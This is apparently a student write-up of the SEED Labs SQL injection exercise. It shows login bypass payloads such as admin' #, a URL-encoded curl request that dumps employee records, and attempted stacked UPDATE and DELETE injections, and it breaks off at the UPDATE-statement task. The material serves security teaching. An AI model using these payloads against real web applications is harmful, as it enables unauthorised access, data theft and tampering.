

SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=admin&Pass
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Go back

The account information your provide does not exist.

SCREENSHOT OF THE ERROR MESSAGE WHEN WRONG CREDENTIALS ARE GIVEN TO LOGIN

TASK 2.1: SQL INJECTION ATTACK FROM WEBPAGE

Aim: -To log into the web application as the administrator from the login page, so you can see the information of all the employees.


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/index.html
Most Visited SEED Labs Sites for Labs
SEEDLABS
Employee Profile Login
USERNAME
PASSWORD
Login
Copyright © SEED LABs

USERNAME admin' #

PASSWORD •••••

Solution:
Username: admin’ #
Password: Anything

SCREENSHOT SHOWING THE ATTACK METHOD TO LOGIN AS THE ADMIN

The input here for username results in the following query at the server to be executed:


SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Ph.Number

FROM credential

WHERE name=’admin’;

The password entered here was just for the sake of completion because JavaScript can be used to check if the field has been filled and in case it is not, it might request for it by causing an alert or error and hence not launch the SQL injection attack.

The # sign makes everything after 'admin' to be commented out, i.e. the password in this case. So we can type in any random password and we will be able to login as admin and get all the


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=admin'+%23&P
Search
Most Visited SEED Labs
Logout
Don't Save
Save
Show password

Would you like Firefox to save this login for seedlabsqlinjection.com?

admin' #

dummy_password_lol

r Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Suhan	10000	20000	9/20	10211002				
Prateek	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

information about the employees.

SCREENSHOT SHOWING THE DETAILS OF ALL THE EMPLOYEES DUE TO THE SUCCESSFUL LOGIN AS ADMIN BY SQL INJECTION ATTACK

TASK 2.2 SQL INJECTION ATTACK FROM COMMAND LINE

Aim: - To repeat Task2.1 using command line tool namely 'curl' instead of using the website.


Your task is to repeat Task 2.1, but you need to do it without using the webpage. You can use command line tools, such as curl, which can send HTTP requests. One thing that is worth mentioning is that if you want to include multiple parameters in HTTP requests, you need to put the URL and the parameters between a pair of single quotes; otherwise, the special characters used to separate parameters (such as &) will be interpreted by the shell program, changing the meaning of the command. The following example shows how to send an HTTP GET request to our web application, with two parameters (username and Password) attached:

```
$ curl 'html://www.seedlabsqlInjection.com/home.php?username=admin%27%20%23&Password='
```

If you need to include special characters in the username or Password fields, you need to encode them properly, or they can change the meaning of your requests. If you want to include single quote in those fields, you should use %27 instead; if you want to include white space, you should use %20 and %23 for hash. In this task, you do need to handle HTTP encoding while sending requests using curl.


We use the following curl command to place a HTTP request to the website:

```
curl 'http://www.seedlabsqlInjection.com/unsafe_home.php?username=admin%27%3B%23&Password='
```



```
seed@CS412_Suhan_Attacker:~$ curl 'http://www.seedlabsqlInjection.com/unsafe_home.php?username=admin%27%3B%23&Pa
ssword='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home
and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head
theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message shoul
d not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as require
d.
-->

<!DOCTYPE html>
<html lang="en">
<head>
```

From the above screenshots, we see that all the employee's details are returned in an HTML tabular format. Hence, we were able to perform the same attack as in Task2.1. The CLI commands can help in automating the attack, where Web UI don't. One major change from the Web UI was to encode the special characters in the HTTP request in the curl command. We use the following: Space - %20, hash - %23, single quote - %27.




```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a cla
ss='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a
 class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 clas
s='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col
'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Ad
dress</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Suhan</th><td>10000</td><td>20
000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Prateek</th>
<td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><
/tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><t
d></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td
></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><t
d>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>seed@CS412_Suhan_Attacker:~$
```

TASK 2.3 APPEND A NEW SQL STATEMENT


In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements. Please describe ow you can use the login page to get the server run two SQL statements. Try the attack to delete a record from the database, and describe your observation.
In order to append a new SQL statement, we enter the following in the fields:

Username: admin'; UPDATE credential SET Salary=20000 WHERE Name='suhan'; #
Password: admin



USERNAME: alary=20000 WHERE Name='Suhan';#
PASSWORD: •••••

SCREENSHOT SHOWING THE ATTEMPT TO LAUNCH AN ATTACK



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Salary=20000 WHERE Name='Suhan';#' and Password='d033e22ae' at line 3]\n

SCREENSHOT SHOWING THE ATTACK UNSUCCESSFUL

Next, we try to delete a record from the database table. We enter the following:

Username: admin'; DELETE FROM credential WHERE Name='Samy'; #

Password: admin


www.seedlabsqlinjection.com/index.html

Employee Profile Login

USERNAME: l WHERE Name='Samy'; #

PASSWORD: •••••

Login


Copyright © SEED LABs

SCREENSHOT SHOWING THE ATTEMPT TO LAUNCH THE ATTACK

SCREENSHOT SHOWING THE ATTACK UNSUCCESSFUL

ANS :

The SQL injection attack is unsuccessful against MySQL in the above cases because in PHP's mysqli extension, the mysqli::query() API does not allow multiple queries to run in the database server. The issue here is with the extension and not the MySQL server itself, because the server does not allow multiple SQL commands in a single string. The limitation in mysqli extension can be overcome by using mysqli->multiquery(). But for security purposes, we should never use this API and avoid having multiple commands to be run using the SQL injection.



SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=adr
90%
Search
Most Visited
SEED Labs
Sites for Labs
12:12 AM

```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name='Samy'; #' and Password='d033e22ae348aeb5660fc' at line 3]\n
```

TASK 3: SQL INJECTION ATTACK ON UPDATE STATEMENT

If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page that allows employees to update their profile information, including nickname, email, address, phone number, and password. To go to this page, employees need to log in first. When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed.

